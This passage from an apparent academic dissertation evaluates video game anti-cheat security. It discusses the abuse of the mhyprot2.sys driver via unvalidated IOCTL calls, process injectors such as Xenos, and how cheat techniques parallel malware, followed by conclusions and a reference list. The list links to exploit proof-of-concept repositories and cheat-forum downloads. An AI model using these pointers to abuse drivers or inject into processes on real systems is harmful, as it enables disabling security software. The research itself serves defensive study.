Finally, the primary insights provided by the literature review as it pertains to this sub-aim are several pieces of literature addressing the vulnerability of anti-cheat services using kernel ring 0 permissions, the security issues within video game infrastructure and the importance of addressing these issues, and the specific techniques used by both cheat and anti-cheat developers.

Firstly, the work of Parizi et al. (2019) is an excellent starting point, as, although the distinction is made between video game hacks and malicious attacks, the concept of the two not being distinct is hinted at here. This paper is also a relatively rare example of an academic paper concerning the security of video games, which helped. However, more

specific examples should have been provided by the authors, resulting in further research having to be performed in order to form the basis of this dissertation properly.

Mikkelsen's (2017) thesis benefited this dissertation's first sub-aim through their focus on application memory tampering, which, as was discovered during the results stage, is an exceedingly common method of evading both cheat and malware detection. For this reason, being aware of the method through research carried out by Mikkelsen was crucial for the Methodology and Results section.

Irdeto's Blaukovitsch (2022) bolsters this idea of memory tampering, albeit unintentionally, through their recommendations to game developers regarding restrictions they must place on memory tampering, such as virtualising the game process and preventing unauthorised patches. This recommendation logically implies that the kinds of methods cheat developers to use, as described by Mikkelsen, are common enough to warrant blanket recommendations to game developers.

Naturally, though, the most helpful piece of literature in this regard has been directly addressing the specific vulnerabilities in anti-cheat. To this end, Soliven and Kimura's (2022) work, as one of the few extant examples of vulnerable kernel-level drivers being actively exploited, was especially beneficial to this dissertation. This report formed the basis of the focus on the `mhyprot2.sys` process and the work carried out herein.

5.2 Applying Game Cheat & Anti-Cheat Methods to Security

The sub-aim associated with this section concerns identifying which methods found in video game cheat and anti-cheat can be applied to a broader security context. This broader context includes anti-virus, anti-malware services, endpoint detection and response, and other cybersecurity services.

Regarding how the research subsection applied to this section's sub-aim, Section 3.1.1 provides context around the current state of play vis-a-vis a few particularly bad examples. The BYOVD attack using `mhyprot2.sys`, the malicious usage of IOCTL calls, and so on, building to the point that there are most certainly risks in kernel-level anti-cheat drivers.

Section 3.1.2 provides crucial information on the community built around cheat development and dissemination. The content of these forums provides valuable insight into the knowledge required to develop video game hacks and cheats, including the most common methods of cheating and how they are achieved programmatically, such as process injection and so on. Exploring the culture (so to speak) of cheat developers and understanding their methods can inform the people attempting to counteract them and the broader security landscape in that these methods are often shared with other, more illicit malware developers.

A consideration that had to be made during the Analysis stage of the Methodology was

the level to which targets for Analysis would be obfuscated. Obfuscation itself, however, is one technique used in anti-cheat and malware alike that could be particularly beneficial as a tool for security, as it can make it particularly difficult for an adversary or malicious actor to reverse engineer code in order to find and exploit a vulnerability within an application (Lutkevich 2021). Additionally, on the other side, being aware that client-side cheats modify local files, Analysis of these applications can help to identify vulnerabilities; such is the conceit of this dissertation, but applying similar analysis techniques to client-side software in other areas can enhance security measures and protect user systems from potential threats.

Generally speaking, the results concerning this question could have been more conclusive. Most of the methods used by cheat and anti-cheat software herein were approximately in-line with what would be expected in their counterparts in other parts of the security community. For example, the various process injectors that were analysed, Xenos in particular, made use of memory mapping and native injecting techniques akin to those used by APTs and other threat groups when attempting to maintain persistence and evade defences in an adversary's network.

Although no conclusions can be drawn from the literature review alone regarding whether anything unique to the anti-cheat community could be integrated into cybersecurity, the literature contains several points that could be used to answer the question associated with this sub-aim. Firstly, and in the most basic terms, Parizi et al. (2019) mention the capability of video game platforms as an attack surface, successfully establishing a connection between video games and the broader world of computing in this regard. The authors recommend strengthened cryptography, a common thread when comparing the two types of technology.

It is Mikkelsen's (2017) thesis, 'Information Security as a Countermeasure Against Cheating in Video Games', that genuinely cements this perspective. Their perspective on memory tampering, in particular, informed much of the work that followed in this dissertation. The knowledge that low-level development is an area many game developers do not want to engage in due to a lack of options for protection and difficulty debugging was crucial in understanding the ecosystem from the anti-cheat developer's perspective. It additionally illustrates why cheat developers would wish to go down to the kernel level to a large extent.

The suggestion Mikkelsen provides, separating specific processes that are likely to be targeted by malicious actors into their virtual process (or sandboxed process, of course) whilst possibly time and resource-consuming from a developer's perspective, would help to prevent memory tampering attacks, and is one suggestion that could be applied more broadly. Indeed, isolating processes that contain especially sensitive information, such as top-secret organisational documents, may be a good idea from a security perspective to prevent espionage.

The application of ML to video game anti-cheat is something Godsey (2017) takes into consideration due to its potential to catch aberrations in video game processes. Although the specifics of the author's implementation may leave a lot to be desired, this idea is currently in the process of being implemented into the security landscape due to its ability to 'Rapidly synthesise large volumes of data', automate tasks that are repetitive for humans and may result in inaccuracies, and implement intelligent solutions at scale (Crowdstrike 2022).

Finally, the recommendations made by Greshishchev and Zuydervelt 2020 are crucial and underutilised whilst familiar to the cybersecurity industry. In particular, in the context of the work carried out in this dissertation, the encouragement to enable Microsoft's Secure Boot service to prevent malicious tampering with the kernel is a salient point.

5.3 Analysing Cheat Software for Anti-Cheat Vulnerabilities

Finally, this sub-aim concerns identifying to what extent cheat software can grant insight into the vulnerabilities being exploited in the target game's anti-cheat software to bypass it. This is a fascinating point, as anti-cheat platforms have a historically opaque approach to their technology, focusing very heavily on obfuscating their code to prevent malicious Analysis.

Firstly, the research portion of the Methodology, whilst helping to provide context, does not explicitly deal with the vulnerabilities that cheats *in particular* exploit to compromise anti-cheats. However, the Forums section (Section 3.1.2) outlines several cheats that would later be analysed in some detail and information on the Wiki that outlines methods of developing cheats. These Wiki pages vary somewhat in the amount of information they provide, but many contain external links to cheat software with some description of how they work. This section is also where Sagaantheepic's code was first identified, which can positively impact one's understanding of cheats and anti-cheats.

Moving on to Analysis, the decision to focus primarily on analysing cheat software as a proxy for Analysis of anti-cheat software, as mentioned in Section 5.1, had some significant benefits. These included the more focused approach that was possible through not needing to reverse engineer the entirety of a piece of software, as well as the documentation that came along with these pieces of cheat software, providing insight into their inner workings.

This approach, however, had its drawbacks. Principally, there was a marked lack of clarity regarding which aspects of a cheat's code interacted directly with the anti-cheat software and which part instead was interacting with the underlying OS. A lack of technical depth was also, more generally, an issue with this Methodology, resulting in the actual analysis stage, as reported in the Results, being limited in scope and relatively disorganised.

The emphasis on static Analysis of the cheats played a significant role in uncovering potential flaws and vulnerabilities within the anti-cheat software. By performing this type of Analysis, the Methodology identified many areas where issues within the anti-cheat system (and OS) were exploited. However, the significant reliance on static Analysis, although understandable given the ethical considerations with dynamically analysing cheat and anti-cheat services, may have overlooked both runtime behaviours that may have been exploited on the anti-cheat end and interactions between the cheat and anti-cheat services that may have provided further insight.

Regarding the results, the example cheat provided by Sagaantheepic provided, once again, an excellent context for this sub-aim and, indeed, the remainder of the results section itself. The primary reason behind this is that both the cheat and anti-cheat are explicitly made for educational purposes and, as such, are abstracted enough (and notably not obfuscated) to be relatively easily understandable. Analysis of this cheat example reveals that, in fact, the methods that these cheats use primarily target the OS and do not tend to exploit vulnerabilities in the anti-cheat as much as they find places that can be exploited outside the "range" (so to speak) of the anti-cheat.

This observation remains true concerning the Xenos process injector. The previously-mentioned NativeInject and manual mapping processes are not exploiting issues in the anti-cheat; this is logical, as a more generic process injector such as Xenos would have to exploit either different vulnerabilities in different anti-cheats or find a single common vulnerability in all anti-cheat processes, which is exceedingly rare. As a result, making use of Windows-specific functions is a coherent development strategy, as it is much more likely to work across different game processes.

Naturally, the PoCs that exploit `mhyprot2.sys` do target a specific vulnerability in that driver; however, there is little evidence to suggest this is a vulnerability that has been exploited in the context of a video game process, and therefore calling it a 'cheat' is a dubious prospect at best. The specific vulnerability that this PoCs exploit is around a lack of validation within the driver allowing for arbitrary calls to `DeviceIoControl`, Windows IOCTL function. Being able to discern this from the code alone, as has been demonstrated in this dissertation, proves that it is at least theoretically possible to discern a previously unknown (to the security community) vulnerability through the Analysis of a cheat, given that it is targeting a specific game.

Finally, whilst there is no (known) literature explicitly providing insight into vulnerabilities in anti-cheat software that cheat software reveals through exploitation, and therefore the literature review does not contain much in the way of information on this sub-aim, a few papers therein review do have some information surrounding this topic.

Mikkelsen's thesis highlights that cheating in video games is often possible due to information being accessible outside the intended frames of the game developer. This is a pretty accurate, albeit simple, definition of vulnerability, implying that vulnerabilities

exist in how game information is handled and protected. In a similar sense, Blaukovitsch's article, whilst not technically detailed, suggests the kinds of methods being used by cheat developers to exploit vulnerabilities but stops short of explaining precisely *what* the vulnerabilities are in.

6 Conclusion and Future Work

In conclusion, this dissertation aimed to critically evaluate the security of anti-cheat services in video games, focusing on identifying vulnerabilities and potential flaws that could compromise the gaming experience for users. The dissertation established vulnerable kernel-level anti-cheat services and explored some areas where those vulnerabilities could be exploited.

This work explored a vulnerability within a kernel-level anti-cheat process, namely a Bring Your Own Vulnerable Device attack, where a vulnerable anti-cheat driver can exploit deficiencies in kernel protections to gain kernel ring 0 permissions. Other issues, such as past vulnerabilities in anti-cheat drivers and breaches of privacy and trust, were also identified.

New vulnerabilities in these areas were not identified, resulting from a focus on static analysis of existing cheat software. However, this focus sheds substantial light on the processes by which cheat platforms work and the similarities between them and techniques employed by malware in the evasion stage of their deployment. In particular, the analysis of specific cheats, such as Sagaantheepic's code, Xenos/Blackbone injector, and HLeaker, demonstrated how these cheats could manipulate target processes and gain unauthorised access to protected memory addresses, with which they were able to modify other processes as they pleased.

The implications of this work are twofold: firstly, this dissertation underscores the similarity between cheat platforms and malware techniques (and the adversaries thereof). At the core is the desire to maintain continued access to a target through manipulating memory, data, and other constructs on a target device. This parallel raises concerns about the potential crossover between cheat developers and malicious actors.

Secondly, however, this work emphasises the need for game and anti-cheat developers to maintain consumers' trust while maintaining high security and stability within their kernel-level cheats. Failure to do so not only results in loss of income for the developers but also could result in users' (and non-users in the case of the BYOVD attack) security being compromised.

Future work can be pursued in two main areas: incorporating more dynamic analysis elements, such as the introduction of debuggers and increasing usage of the Windows SysInternals suite, and increasing the number of anti-cheat processes to be examined.

Regarding the former, much of the analysis of each process was, although insightful, incomplete. Introducing dynamic analysis techniques, such as debuggers, allows a greater understanding of the analysed anti-cheat process, in that its operation is being observed under 'real-world' conditions and not as a static file that is not in use; this allows the analyst to view vulnerabilities being exploited in real-time and see the unpacked anti-cheat process. However, this may be limited by as-yet-unknown anti-debugging techniques

different anti-cheats may be using.

As regards the latter, only two relatively simple anti-cheat processes were analysed herein. Therefore, an increase of anti-cheat processes to be analysed, possibly including BE, EAC, or ESEA, may be required to explore this topic further. There must be more than this to have a holistic view of anti-cheat security.

Finally, to facilitate this future work, a robust Methodology must be created to investigate both video game cheat and anti-cheat software. The primary limiting factor of this dissertation was a need for more clarity regarding the specific stages of analysis and reverse engineering that does or do not need to be carried out for each piece of software. The methodology's creation would benefit the video game community and industry, increasing the security of both video game organisations and consumers by consistently applying vigorous techniques.

7 References

Akhmetshyn, A. (25th Dec. 2013a). *Blackbone*. URL: https://github.com/DarthTon/Blackbone (visited on 1st May 2023).

— (25th Dec. 2013b). *Xenos*. URL: https://github.com/DarthTon/Xenos (visited on 1st May 2023).

AvavaAva (16th Sept. 2022). *Download Mhyprotect*. UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats. URL: https://www.unknowncheats.me/forum/downloads.php?do=file&id=38150 (visited on 8th May 2023).

Baines, J. (13th Dec. 2021). *Driver-Based Attacks: Past and Present — Rapid7 Blog*. Rapid7. URL: https://www.rapid7.com/blog/post/2021/12/13/driver-based-attacks-past-and-present/ (visited on 21st Nov. 2022).

BattlEye - UnKnoWnCheaTs Game Hacking Wiki (n.d.). URL: https://www.unknowncheats.me/wiki/BattlEye (visited on 27th Apr. 2023).

Binary Ninja (n.d.). Binary Ninja. URL: https://binary.ninja/ (visited on 26th Apr. 2023).

Blaukovitsch, R. (31st Jan. 2022). *Cheating in Video Games: The A to Z*. Irdeto Insights. URL: https://blog.irdeto.com/video-gaming/cheating-in-games-everything-you-always-wanted-to-know-about-it/ (visited on 25th Nov. 2022).

Bridge, K. (9th Feb. 2023). *LoadLibraryW Function (Libloaderapi.h) - Win32 Apps*. URL: https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryw (visited on 1st May 2023).

Brink, S. (29th Oct. 2020). *How to Enable or Disable Driver Signature Enforcement in Windows 10*. URL: https://www.tenforums.com/tutorials/156602-how-enable-disable-driver-signature-enforcement-windows-10-a.html (visited on 18th May 2023).

Chamberlain, P. (12th Apr. 2020). ***TL;DR** Yes We Run...* r/VALORANT. URL: www.reddit.com/r/VALORANT/comments/fzxdl7/anticheat_starts_upon_computer_boot/fn6yqbe/ (visited on 29th Mar. 2023).

CISA (30th June 2009). *Understanding Anti-Virus Software — CISA*. URL: https://www.cisa.gov/news-events/news/understanding-anti-virus-software (visited on 18th May 2023).

Clark, J. (20th Nov. 2013). *Gaming Co ESEA Hit by $1m Fine for Hidden Bitcoin Mining Enslaver*. URL: https://www.theregister.com/2013/11/20/esea_gaming_bitcoin_fine/ (visited on 2nd Apr. 2023).

ContionMig (4th Apr. 2018). *Simple Millin Kernel Cheat*. URL: https://github.com/ContionMig/Simple-Millin-Kernel (visited on 4th May 2023).

cppcoder10291 (10th Feb. 2020). *How to Reverse Engineer an Anti Cheat?* r/REGames. URL: www.reddit.com/r/REGames/comments/f1rgai/how_to_reverse_engineer_an_anti_cheat/ (visited on 2nd Oct. 2022).

Crowdstrike (14th Sept. 2022). *Machine Learning (ML) in Cybersecurity: Use Cases - CrowdStrike*. crowdstrike.com. URL: https://www.crowdstrike.com/cybersecurity-101/machine-learning-cybersecurity/ (visited on 18th May 2023).

CrowdStrike Intelligence Team (10th Jan. 2023). *SCATTERED SPIDER Attempts to Avoid Detection with Bring-Your-Own-Driver Tactic*. crowdstrike.com. URL: https://www.crowdstrike.com/blog/scattered-spider-attempts-to-avoid-detection-with-bring-your-own-vulnerable-driver-tactic/ (visited on 23rd Mar. 2023).

DarthTon (3rd Oct. 2014). *Xenos Injector v2.3.2*. UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats. URL: https://www.unknowncheats.me/forum/general-programming-and-reversing/124013-xenos-injector-v2-3-0-a.html (visited on 1st May 2023).

Davenport, C. (22nd July 2022). *"Bring Your Own Vulnerable Driver" Attacks Are Breaking Windows*. How-To Geek. URL: https://www.howtogeek.com/820374/bring-your-own-vulnerable-driver-attacks-are-breaking-windows/ (visited on 21st Apr. 2023).

Easy Anti Cheat - UnKnoWnCheaTs Game Hacking Wiki (n.d.). URL: https://www.unknowncheats.me/wiki/Easy_Anti_Cheat (visited on 27th Apr. 2023).

ESEA (23rd Oct. 2018). *ESEA Hardware Cheats - Update*. ESEA.net Official Blog. URL: https://blog.esea.net/esea-hardware-cheats/ (visited on 18th May 2023).

ESEA US - Crunchbase Company Profile & Funding (n.d.). Crunchbase. URL: https://www.crunchbase.com/organization/esea (visited on 31st Mar. 2023).

EU-CHEATS (17th Aug. 2021). *EUCheats.Com - Best Free Premium CSGO Cheats & Hacks in 2023*. CORSAIR. URL: https://corsair.wtf/topic/17184-eucheatscom-best-free-premium-csgo-cheats-hacks-in-2023/ (visited on 4th Apr. 2023).

f1r4s (5th Sept. 2022). *Xenos Injecter New Version*. URL: https://github.com/f1r4s/Xenos (visited on 26th Apr. 2023).

Franceschi-Bicchierai, L. (26th Aug. 2022). *Hackers Are Using Anti-Cheat in 'Genshin Impact' to Ransom Victims*. Vice. URL: https://www.vice.com/en/article/y3p35w/hackers-are-using-anti-cheat-in-genshin-impact-to-ransom-victims (visited on 23rd Mar. 2023).

GameGuard - UnKnoWnCheaTs Game Hacking Wiki (n.d.). URL: https://www.unknowncheats.me/wiki/GameGuard (visited on 28th Apr. 2023).

Gillis, A. S. (July 2020). *What Is Static Analysis (Static Code Analysis)?* WhatIs.com. URL: https://www.techtarget.com/whatis/definition/static-analysis-static-code-analysis (visited on 5th Apr. 2023).

Godsey, B. (6th Mar. 2017). *Video Game Security: The Future Belongs to Machines*. Infosecurity Magazine. URL: https://www.infosecurity-magazine.com/opinions/video-game-security-future-machines/ (visited on 26th Nov. 2022).

Golden, B. (13th Jan. 2023). *MmIsAddressValid Function (Ntddk.h) - Windows Drivers*. URL: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-mmisaddressvalid (visited on 14th May 2023).

Goodin, D. (14th Oct. 2022). *How a Microsoft Blunder Opened Millions of PCs to Potent Malware Attacks*. Ars Technica. URL: https://arstechnica.com/information-technology/2022/10/how-a-microsoft-blunder-opened-millions-of-pcs-to-potent-malware-attacks/ (visited on 19th Mar. 2023).

Greshishchev, M. and Zuydervelt, L. (2020). *What Does It Take to Catch a Cheater in 2020? (Presented by Denuvo by Irdeto)*. URL: https://www.gdcvault.com/play/1026757/What-Does-It-Take-to (visited on 20th Nov. 2022).

gudvinr (15th Oct. 2021). *Kernel-Level Anti-Cheats Are Threats to Security and Privacy. You Should Care*. Linus Tech Tips. URL: https://linustechtips.com/topic/1381289-kernel-level-anti-cheats-are-threats-to-security-and-privacy-you-should-care/ (visited on 18th May 2023).

Harper, H. J. (17th Feb. 2023). *Vgk.Sys Blue Screen in Valorant: 5 Quick Fixes to Apply Now*. In collab. with A. Serban. Windows Report - Error-free Tech Life. URL: https://windowsreport.com/vgk-sys-blue-screen/ (visited on 5th Mar. 2023).

Harvey, R. (1st Feb. 2013). *Answer to "How Is C/C++ More Difficult to Decompile than C#?"* Software Engineering Stack Exchange. URL: https://softwareengineering.stackexchange.com/a/185605 (visited on 26th Apr. 2023).

Help Net Security (13th Jan. 2022). *Delivering Vulnerable Signed Kernel Drivers Remains Popular among Attackers*. Help Net Security. URL: https://www.helpnetsecurity.com/2022/01/13/vulnerable-signed-kernel-drivers/ (visited on 21st Nov. 2022).

Hex Rays - State-of-the-art Binary Code Analysis Solutions (n.d.). URL: https://hex-rays.com/ida-pro/ (visited on 26th Apr. 2023).

Hoffman, C. (30th Oct. 2018). *What Is Client Server Runtime Process (Csrss.Exe), and Why Is It Running On My PC?* How-To Geek. URL: https://www.howtogeek.com/321581/what-is-client-server-runtime-process-csrss.exe-and-why-is-it-running-on-my-pc/ (visited on 8th May 2023).

Hollister, S. (25th Aug. 2020). *Corsair Gaming Is a Billion-Dollar Company, and Everything Else We Spotted in the IPO Filing*. The Verge. URL: https://www.

theverge.com/2020/8/25/21398656/corsair-ipo-billion-dollar-revenue-profit-coronavirus-shelter (visited on 5th Mar. 2023).

Hyatt, A. (3rd Aug. 2022). *Security Concerns About Kernel-Level Anti-Cheat in Video Games*. RIT Computing Security Blog. URL: https://ritcsec.wordpress.com/2022/08/03/security-concerns-about-kernel-level-anti-cheat-in-video-games/ (visited on 18th May 2023).

Irdeto (2018). *Irdeto Global Gaming Survey: The Last Checkpoint For Cheating*. Irdeto. URL: https://resources.irdeto.com/irdeto-global-gaming-survey/irdeto-global-gaming-survey-report-2 (visited on 1st Oct. 2022).

Jones, M. (26th Mar. 2020). *What Are Packed Executables?* Infosec Resources. URL: https://resources.infosecinstitute.com/topic/what-are-packed-executables/ (visited on 18th May 2023).

Kagurazaka, S. (27th Oct. 2020). *Mhyprot2DrvControl*. URL: https://github.com/kagurazakasanae/Mhyprot2DrvControl (visited on 18th Feb. 2023).

Karkallis, P. et al. (4th Oct. 2021). 'Detecting Video-Game Injectors Exchanged in Game Cheating Communities'. In: *Computer Security – ESORICS 2021: 26th European Symposium on Research in Computer Security, Darmstadt, Germany, October 4–8, 2021, Proceedings, Part I*. Berlin, Heidelberg: Springer-Verlag, pp. 305–324. ISBN: 978-3-030-88417-8. DOI: 10.1007/978-3-030-88418-5_15. URL: https://doi.org/10.1007/978-3-030-88418-5_15 (visited on 28th Sept. 2022).

Karlsson, R. (14th Feb. 2015). *Symcd.Com – Online Certificate Status Protocol Server Owned By Symantec Corporation — The FreeFixer Blog*. URL: https://www.freefixer.com/b/symcd-com-online-certificate-status-protocol-server-owned-by-symantec-corporation/ (visited on 15th May 2023).

Kennedy, J. et al. (27th July 2022). *DeviceIoControl Function (Ioapiset.h) - Win32 Apps*. URL: https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol (visited on 24th Mar. 2023).

Kessler, G. C. (n.d.). *File Signatures*. URL: https://www.garykessler.net/library/file_sigs.html (visited on 2nd May 2023).

KINDREDSEC (7th Jan. 2020). *The Basics of Packed Malware: Manually Unpacking UPX Executables*. Kindred Security. URL: https://kindredsec.wordpress.com/2020/01/07/the-basics-of-packed-malware-manually-unpacking-upx-executables/ (visited on 15th May 2023).

Lehtonen, S. J. (7th Mar. 2020). 'Comparative Study of Anti-cheat Methods in Video Games'. Helsinki, Finland: University of Helsinki, Faculty of Science. 128 pp. URL: http://urn.fi/URN:NBN:fi:hulib-202003241639.

Low, W. (1st May 2014). *Anatomy of Turla Exploits*. In collab. with H. Martin. Virus Bulletin. URL: https://www.virusbulletin.com/virusbulletin/2014/05/anatomy-turla-exploits/ (visited on 18th May 2023).

Lutkevich, B. (Apr. 2021). *What Is Obfuscation and How Does It Work?* Security. URL: https://www.techtarget.com/searchsecurity/definition/obfuscation (visited on 30th Apr. 2023).

Maario, A. et al. (26th Aug. 2021). 'Redefining the Risks of Kernel-Level Anti-Cheat in Online Gaming'. In: *2021 8th International Conference on Signal Processing and Integrated Networks (SPIN)*. 2021 8th International Conference on Signal Processing and Integrated Networks (SPIN), pp. 676–680. DOI: 10.1109/SPIN52536.2021.9566108.

Maier, D. and Toepfer, F. (7th Oct. 2021). 'BSOD: Binary-only Scalable Fuzzing Of Device Drivers'. In: *Proceedings of the 24th International Symposium on Research in Attacks, Intrusions and Defenses*. RAID '21. New York, NY, USA: Association for Computing Machinery, pp. 48–61. ISBN: 978-1-4503-9058-3. DOI: 10.1145/3471621.3471863. URL: https://doi.org/10.1145/3471621.3471863 (visited on 7th May 2023).

Menegus, B. (30th Jan. 2022). 'What's the Deal With Anti-Cheat Software in Online Games?' In: *Wired*. ISSN: 1059-1028. URL: https://www.wired.com/story/kernel-anti-cheat-online-gaming-vulnerabilities/ (visited on 20th Nov. 2022).

Mikkelsen, K. K. (2017). 'Information Security as a Countermeasure Against Cheating in Video Games'. MA thesis. NTNU. URL: https://ntnuopen.ntnu.no/ntnu-xmlui/handle/11250/2448953 (visited on 21st Nov. 2022).

MITRE (31st May 2017). *Process Injection, Technique T1055 - Enterprise — MITRE ATT&CK®*. URL: https://attack.mitre.org/techniques/T1055/ (visited on 26th Apr. 2023).

MPGH (n.d.). *MPGH - MultiPlayer Game Hacking & Cheats*. URL: https://www.mpgh.net/ (visited on 30th Apr. 2023).

National Security Agency (n.d.). *Ghidra*. URL: https://ghidra-sre.org/ (visited on 26th Apr. 2023).

NewWinter, director (4th Aug. 2019). *Cheat Engine Tutorial Step 1 & 2 - Finding Values in Memory*. URL: https://www.youtube.com/watch?v=9QzFQuJqh14 (visited on 18th May 2023).

NIST (14th Sept. 2022). *NVD - CVE-2020-36603*. National Vulnerability Database. URL: https://nvd.nist.gov/vuln/detail/CVE-2020-36603 (visited on 19th Mar. 2023).

Noviantika G (8th Sept. 2022). *HTTPS Port: Understanding What It Is and How to Use It*. Hostinger Tutorials. URL: https://www.hostinger.com/tutorials/https-port (visited on 15th May 2023).

Ochsenmeier, M. (n.d.). *Winitor*. URL: https://www.winitor.com/ (visited on 5th Apr. 2023).

Oki, K. (26th Oct. 2020). *Libmhyprot*. URL: https://github.com/kkent030315/libmhyprot (visited on 21st Mar. 2023).

— (20th May 2021a). *Disclosure: The Mhyprot Vulnerability - Genshin Impact — GodEye.Club*. URL: https://web.archive.org/web/20211204031301/https://www.godeye.club/2021/05/20/001-disclosure-mhyprot.html (visited on 21st Mar. 2023).

— (3rd July 2021b). *Evil-Mhyprot-Cli*. URL: https://github.com/kkent030315/evil-mhyprot-cli (visited on 21st Mar. 2023).

Orallo, A. (28th May 2020). *Why Should You Worry about Kernel-Level Anti-Cheat?* Micky. URL: https://micky.com.au/why-should-you-worry-about-kernel-level-anti-cheat/ (visited on 1st Oct. 2022).

Orland, K. (14th Sept. 2022). *EA's New Anti-Cheat Tools Dip into the Dreaded "Kernel Mode"*. Ars Technica. URL: https://arstechnica.com/gaming/2022/09/eas-new-anti-cheat-tools-dip-into-the-dreaded-kernel-mode/ (visited on 18th May 2023).

Palmer, D. (30th Apr. 2020). *Cybersecurity: The Path That Leads from Gaming Cheats to Malware*. ZDNET. URL: https://www.zdnet.com/article/security-blocking-the-path-that-leads-from-gaming-cheats-to-malware/ (visited on 30th Apr. 2023).

Parizi, R. M. et al. (2019). 'Security in Online Games: Current Implementations and Challenges'. In: *Handbook of Big Data and IoT Security*. Ed. by A. Dehghantanha and K.-K. R. Choo. Cham: Springer International Publishing, pp. 367–384. ISBN: 978-3-030-10543-3. DOI: 10.1007/978-3-030-10543-3_16. URL: https://doi.org/10.1007/978-3-030-10543-3_16 (visited on 21st Nov. 2022).

Pilipovic, S. (18th Jan. 2023). *Every Game with Kernel–Level Anti–Cheat Software (2023)*. URL: https://levvvel.com/games-with-kernel-level-anti-cheat-software/ (visited on 5th Mar. 2023).

Pontiroli, S. (13th Nov. 2019). *Cheat or Death? The Secret World of Malware-like Cheats in Video Games*. URL: https://usa.kaspersky.com/blog/malware-like-cheats/19880/ (visited on 30th Apr. 2023).

Punkbuster - UnKnoWnCheaTs Game Hacking Wiki (n.d.). URL: https://www.unknowncheats.me/wiki/Punkbuster (visited on 28th Apr. 2023).

Purslow, M. (15th Apr. 2020). *Update: Valorant's Always-On Anti-Cheat System Can Now Be Turned Off*. IGN. URL: https://www.ign.com/articles/valorant-riot-explains-why-anti-cheat-runs-even-when-youre-not-playing (visited on 28th Mar. 2023).

r00t (6th Mar. 2020). *How Does the ESEA Anti-Cheat Work?* ESEA Help Center. URL: https://support.esea.net/hc/en-us/articles/360037065354-How-does-the-ESEA-Anti-Cheat-work- (visited on 31st Mar. 2023).

Radare (n.d.). URL: https://rada.re/n/radare2.html (visited on 26th Apr. 2023).

Rouse, M. (19th Dec. 2011). *Disassembler*. Techopedia. URL: https://www.techopedia.com/definition/6860/disassembler (visited on 6th Apr. 2023).

Sagaantheepic (1st Apr. 2018). *Driver Aka Kernel Mode*. UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats. URL: https://www.unknowncheats.me/forum/anti-cheat-bypass/271733-driver-aka-kernel-mode.html (visited on 4th May 2023).

Schnocker (20th Apr. 2017). *HLeaker*. UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats. URL: https://www.unknowncheats.me/forum/anti-cheat-bypass/212113-hleaker.html (visited on 27th Apr. 2023).

Schnocker (25th May 2017). *HLeaker*. URL: https://github.com/Schnocker/HLeaker (visited on 16th May 2023).

SEgopher (15th Sept. 2022). *The Insanity of EA's Anti-Cheat System by a Kernel Dev*. r/gaming. URL: www.reddit.com/r/gaming/comments/xf1cwr/the_insanity_of_eas_anticheat_system_by_a_kernel/ (visited on 18th May 2023).

Singh, G. (2nd Dec. 2021). *Loading DLLs Using C++ in Windows*. tbhaxor. URL: https://tbhaxor.com/loading-dlls-using-cpp-in-windows/ (visited on 2nd May 2023).

SlavaK (13th Mar. 2022). *Why Is BattleEye Hooking Csrss.Exe?* In collab. with Swiftik. UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats. URL: https://www.unknowncheats.me/forum/anti-cheat-bypass/492743-battleeye-hooking-csrss-exe.html (visited on 8th May 2023).

Smith, C. (17th Apr. 2020). *Valorant: Is Its Anti-Cheat Client Malware? Riot Games Respond to Accusations on Reddit*. HITC. URL: https://www.hitc.com/en-gb/2020/04/17/valorant-anti-cheat-client-malware-reddit-riot-games/ (visited on 28th Mar. 2023).

Soliven, R. and Kimura, H. (24th Aug. 2022). *Ransomware Actor Abuses Genshin Impact Anti-Cheat Driver to Kill Antivirus*. In collab. with N. G. Ragasa and E. Valles. Trend Micro. URL: https://www.trendmicro.com/en_us/research/22/h/ransomware-actor-abuses-genshin-impact-anti-cheat-driver-to-kill-antivirus.html (visited on 1st Oct. 2022).

Souppouris, A. (2nd May 2013). *Employee Creates Bitcoin Botnet to Exploit ESEA's 500,000-Member Gaming Community*. The Verge. URL: https://www.theverge.com/2013/5/2/4292672/esea-gaming-network-bitcoin-botnet (visited on 2nd Apr. 2023).

Swashed, director (9th Jan. 2023). *How To Use Cheat Engine - Tutorial With Examples*. URL: https://www.youtube.com/watch?v=X8m_SqrXK7c (visited on 18th May 2023).

Tarantola, A. (15th June 2019). *A Brief History of Cheating at Video Games*. Engadget. URL: https://www.engadget.com/2019-06-15-a-brief-history-of-cheating-at-video-games.html (visited on 5th Mar. 2023).

Thomson, I. (6th Mar. 2019). *Did You Know?! Ghidra, the NSA's Open-Sourced Decompiler Toolkit, Is Ancient Norse for 'No Backdoors, We Swear!'* URL: https://www.theregister.com/2019/03/06/nsa_ghidra_joyce/ (visited on 2nd May 2023).

Toulas, B. (25th Aug. 2022). *Hackers Abuse Genshin Impact Anti-Cheat System to Disable Antivirus*. BleepingComputer. URL: https://www.bleepingcomputer.com/news/security/hackers-abuse-genshin-impact-anti-cheat-system-to-disable-antivirus/ (visited on 21st Nov. 2022).

UnKnoWnCheaTs (n.d.). *UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats*. UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats. URL: https://www.unknowncheats.me/forum/downloads.php (visited on 26th Apr. 2023).

Vanguard - UnKnoWnCheaTs Game Hacking Wiki (n.d.). URL: https://www.unknowncheats.me/wiki/Vanguard (visited on 27th Apr. 2023).

VanKuipers, M. (17th July 2018). *Riot's Approach to Anti-Cheat*. URL: https://technology.riotgames.com/news/riots-approach-anti-cheat (visited on 18th May 2023).

Venkat, A. (11th Jan. 2023). *Cybercriminals Bypass Windows Security with Driver-Vulnerability Exploit*. CSO Online. URL: https://www.csoonline.com/article/3685408/cybercriminals-bypass-windows-security-with-driver-vulnerability-exploit.html (visited on 19th Mar. 2023).

VirusTotal (n.d.[a]). *About Us – VirusTotal*. URL: https://support.virustotal.com/hc/en-us/categories/360000160117-About-us (visited on 5th Apr. 2023).

